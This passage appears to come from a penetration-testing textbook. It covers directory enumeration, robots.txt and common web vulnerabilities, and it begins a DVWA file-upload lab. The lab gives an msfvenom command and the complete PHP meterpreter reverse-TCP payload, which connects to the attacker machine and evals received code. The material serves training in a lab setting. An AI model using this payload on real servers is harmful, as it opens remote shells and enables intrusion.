
As seen in the previous snippet, the list of directories was found using DirBuster. Go through each directory as they may contain sensitive files and information about the target.

In the next section, we will take a look at the importance of the `robots.txt` file.

robots.txt


The `robots.txt` file contains a list of directories and files from a web server. The entries within the `robots.txt` file are created by the website owner or web administrator and are used to hide directory locations from web crawlers. In other words, it informs a search engine's crawlers to not index a certain directory of a website.

Penetration testers add the `robots.txt` extension at the end of a domain name to access and view its content. The following are the entries for a `robots.txt` file of a reputable organization:



```
# If the Joomla site is installed within a folder such as at
# e.g. www.example.com/joomla/ the robots.txt file MUST be
# moved to the site root at e.g. www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to the disallowed
# path, e.g. the Disallow rule for the /administrator/ folder
# MUST be changed to read Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /logs/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/
```

As you can see, there are multiple directories. By simply combining each directory with the domain name, you'll be able to access hidden areas on the target website. Let's use the `/administrator/` directory:



Joomla! Administration Login

Use a valid username and password to gain access to the administrator backend.

Go to site home page.

User Name

Password

Language Default

Joomla!® is free software released under the GNU General Public License.

We now have access to the login page of the site's control panel. Using the other directories may provide other fruitful information.


In the next section, we will take a deep dive into analyzing discovered files on a target server.

Analyzing discovered files

Hidden directories usually contain sensitive files with important information.

Observe the following steps to get started with analyzing discovered files:


1. Within the DirBuster results window, click on the **Results – Tree View** tab. This will provide you with a tree structure that allows you to expand each folder:


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
http://192.168.56.101:80/
Scan Information
Results - List View: Dirs: 0 Files: 484
Results - Tree View
Errors: 5

Directory Stucture	Response Code	Response Size
/	200	29001
images	200	1836
2006	503	525
cgi-bin	200	1442
courierwebadmin	200	5906
courierwebadmin.cgi	200	1513
09	503	525
12	503	525
11	503	525
10	503	525
2005	503	525
1	503	525

By expanding the `cgi-bin` folder, we can see two files, as shown in the preceding screenshot. Using the web browser, we can add the directory extension and the IP address of the server to create a URL.

2. Entering the `http://192.168.56.101/cgi-bin/` address, the web browser shows us the files, last modification date, file size, and description:



Index of /cgi-bin

Name	Last modified	Size	Description
Parent Directory		-	
courierwebadmin	04-Apr-2010 23:06	5.4K	
courierwebadmin.cgi	06-Nov-2008 20:46	5.3K	


3. Additionally, we can use `dirb` to check for files and directories on a target web server. `dirb` allows us to perform a quick scan if we use the following syntax:

```
dirb http://192.168.56.101
```

4. Optionally, you can choose to use a custom wordlist as part of your command:

```
dirb http://192.168.56.101 <wordlist>
```

The following screenshot is a quick scan that was performed by DirBuster. If you look closely, you'll notice that DirBuster was able to discover hidden directories and files, along with their sizes:




```
---- Entering directory: http://192.168.56.101/joomla/plugins/user/ ----
+ http://192.168.56.101/joomla/plugins/user/example (CODE:200|SIZE:642)
+ http://192.168.56.101/joomla/plugins/user/index (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/user/index.html (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/user/joomla (CODE:200|SIZE:816)

---- Entering directory: http://192.168.56.101/joomla/plugins/xmlrpc/ ----
+ http://192.168.56.101/joomla/plugins/xmlrpc/blogger (CODE:200|SIZE:859)
+ http://192.168.56.101/joomla/plugins/xmlrpc/index (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/xmlrpc/index.html (CODE:200|SIZE:44)
+ http://192.168.56.101/joomla/plugins/xmlrpc/joomla (CODE:200|SIZE:678)
```

Performing such tasks can be a bit time-consuming and may take a few minutes, or even hours, to complete.

In the following section, we will take a dive into learning about cryptography.

Cryptography

Cryptography is the technique of protecting data from unauthorized persons on a system. This technique involves taking a message, passing it through an encryption cipher (algorithm), and providing an output known as ciphertext (an encrypted message):



Cryptography has the following objectives:

- Confidentiality
- Integrity
- Authentication
- Non-repudiation

However, web applications can use poorly designed encryption code within their application to secure data being transferred between the end user's browser and the web application, and between the web application and the database server.

Such security flaws can lead to an attacker stealing and/or modifying sensitive data on a web or database server.

Next, we will learn about various web vulnerabilities and how to exploit file upload and file inclusion vulnerabilities on a target web server.

File upload and file inclusion vulnerabilities

In this section, we will discuss various security vulnerabilities that allow an attacker to perform file upload, code execution, and file inclusion attacks on a web server.


In the following sections, we will cover the fundamentals of the following topics:

- **Cross-Site Scripting** (**XSS**)
- **Cross-Site Request Forgery** (**CSRF**)
- **Structured Query Language injection** (**SQLi**)
- Insecure deserialization
- Common misconfigurations
- Vulnerable components
- Insecure direct object reference

Let's dive in!

XSS

XSS attacks are carried out by exploiting vulnerabilities in a dynamically created web page. This allows an attacker to inject client-side scripts into a web page being viewed by other users. When an unsuspecting user visits a web page that contains XSS, the user's browser will begin to execute the malicious script in the background while the victim is unaware:


Website
Malicious script is activated each time the site is visited
Injects malicious code into the website
Cookie data sent to the attacker
Website Visitor
Attacker

An XSS attack usually focuses on redirecting a user to a malicious URL, data theft, manipulation, displaying hidden IFRAMES, and showing pop-up windows on a victim's web browser.

The malicious script includes ActiveX, VBScript, JavaScript, or Flash.

There are two types of XSS attacks:

- Stored XSS
- Reflected XSS

In the following section, we will discuss both in detail.

Stored XSS

Stored XSS is **persistent** on the web page. The attacker injects malicious code into the web application on a server. The code/script is permanently stored on the page. When a potential victim visits the compromised web page, the victim's browser will parse all the web code. However, in the background, the malicious script is being executed on the victim's web browser. This allows the attacker to retrieve any passwords, cookie information, and other sensitive information that is stored on the victim's web browser.

Reflected XSS


Reflected XSS is a **non-persistent** attack. In this form of XSS, the attacker usually sends a malicious link to a potential victim. If the victim clicks on the malicious link, it will open the default web browser (reflected) on the victim's computer. The web browser will automatically load the web page in which the malicious script will automatically execute, capturing passwords, cookie information, and other sensitive information.

Next, we will take a deep dive into CSRF.

CSRF

A CSRF attack is a bit similar to an XSS attack. Let's use an analogy to simplify our explanation of CSRF attacks. Imagine a user, Bob, who opens his web browser and logs in to his banking customer portal to perform some online transactions on his account. Bob has used his user credentials on his bank's web portal; the web application/server verifies that the user is Bob and automatically trusts his computer as the device communicating with the web server.

However, Bob also opens a new tab in the same browser to visit another website while maintaining an active session with the bank's web portal (trusted site). Bob doesn't suspect that the new website he visits contains malicious code, which is then executed in the background on Bob's machine:



Attacker sends URL with request embedded in its link
User clicks on link and is re-directed to a malicious website
Website captures the user's personal information and sends it to the attacker

The malicious code then injects an HTTP request into the trusted site from Bob's machine. In this way, the attacker is able to capture Bob's user credentials and session information. Additionally, the malicious link can cause Bob's machine to perform malicious actions on the trusted site as well.

In the next section, we will cover the essentials of **SQL injection** (**SQLi**) attacks.

SQLi

SQLi allows an attacker to insert a series of malicious SQL code/queries directly into the backend database server. This allows the attacker to manipulate records such as add, remove, modify, and retrieve entries in a database:



The attacker can leverage the vulnerability of web applications to bypass security controls and measures to gain entry to the database server/application. SQLi attacks are injected via the address bar on the web browser or the login portal of a website.

Next, we will discuss insecure deserialization.

Insecure deserialization

Serialization is the process of converting an object into a smaller byte size to either transmit or store the object in a file, database, or even memory. This process allows the object to maintain its state in order to be assembled/recreated when needed. However, the opposite of serialization is called **deserialization**. This is the process of recreating an object from the stream of data (bytes) into its original form.

Insecure deserialization happens when untrusted data is used to abuse the logic of an application, create a denial-of-service attack, or execute malicious code on the web application/page/server. In an insecure deserialization attack, the attacker can execute remote code on the target web server.

Further information on insecure deserialization can be found on the OWASP website at `https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization`.

Most of the time, system administrators and IT professionals don't take these vulnerabilities seriously until a cyberattack is at their front door. As penetration testers, it's our job to efficiently discover all the existing and hidden security vulnerabilities in a target organization and inform the company to help secure their assets.

In the following section, we will outline some common misconfigurations on web servers.

Common misconfigurations

Misconfigurations on the web server can create vulnerabilities that can allow an attacker to gain unauthorized access to default user accounts, access hidden pages and directories, perform exploitation on any unpatched flaws, and perform read/write actions on insecure directories and files on the server.

Security misconfigurations are not specific to any level of the web application, but can affect any level of the web server and application, such as the operating system (Windows or Linux), the web server platform (Apache, IIS, and Nginx), framework (Django, Angular, Drupal, and so on), and even custom code hosted on the server.

In the following section, we will discuss various vulnerable components that are found on web servers and platforms.

Vulnerable components

The following are some of the commonly known vulnerable components in a web application:

- **Adobe Flash Player**: The Adobe Flash Player was commonly used as a multimedia player within a web browser. It supports application content such as online videos, audio, and games. However, over the years, many security vulnerabilities have been discovered and recorded, and users have been moving away from using this component on their web browsers. One recent vulnerability is **CVE-2018-15982**, which allows successful exploitations that lead to arbitrary code execution on a target system.
- **JBoss Application Server**: The JBoss Application Server is a Java web container that is both open source and able to operate cross-platform. At the time of writing this book, a severe vulnerability was found that enabled an attacker to remotely execute malicious code on a JBoss Application Server and therefore gain full control of the target.

The vulnerability affected all JBoss Application Server versions 4.0 and prior.

- **Adobe ColdFusion**: Adobe ColdFusion is a commercial web application development platform. Its design was intended to allow developers to easily connect HTML pages to a database. However, in 2018, a critical vulnerability was discovered that allows an attacker to upload data onto a compromised system with any restrictions, further allowing the attacker to gain control of the server using web shells. This vulnerability was recorded as **CVE-2018-15961**.

Please note that these are only some of the many vulnerable components that can be found on a web server. Over time, security researchers will continue to discover and record new vulnerabilities.

In the following section, we will briefly discuss **Insecure Direct Object Reference** (**IDOR**).

IDOR

According to OWASP (`www.owasp.org`), IDOR happens when access is provided to an object based on the input provided by the user. If a web application is found to be vulnerable, an attacker can attempt to bypass authorization and gain access to resources on the compromised system.

Next, we will demonstrate how to exploit file upload vulnerabilities on a target machine.


Exploiting file upload vulnerabilities

In this exercise, we are going to use our OWASP BWA virtual machine to demonstrate a file upload vulnerability. Let's get started:

1. First, create a payload on your Kali Linux (attacker) machine using `msfvenom`, which will later be uploaded to the target server. Using the following syntax, create a PHP-based payload for establishing a reverse connection:


```
msfvenom -p php/meterpreter/reverse_tcp lhost=<IP address of
Kali Linux> lport=4444 -f raw
```

2. Copy the highlighted code, open a text editor, and save the file as `img.php`:




```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.1 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.1'; $port = 4444; if (($f = 'stream_sock
et_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if
(!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; }
 if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_
TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } i
f (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) {
case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
 } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strle
n($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
 $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.ex
ecutor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
 { eval($b); } die();
root@kali:~#
```

3. Using your web browser within Kali Linux, enter the IP address of OWASP BWA in the address bar and hit *Enter*.
4. On the main page, click on **Damn Vulnerable Web Application**:



OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	


5. The DVWA login portal will appear. Log in with `admin/admin` as **Username**/**Password**:



Username: admin

Password: admin

6. Once logged in, you'll see a menu on the left-hand side. Click on **Upload** to view the **Vulnerability: File Upload** page:



Vulnerability: File Upload

Choose an image to upload:

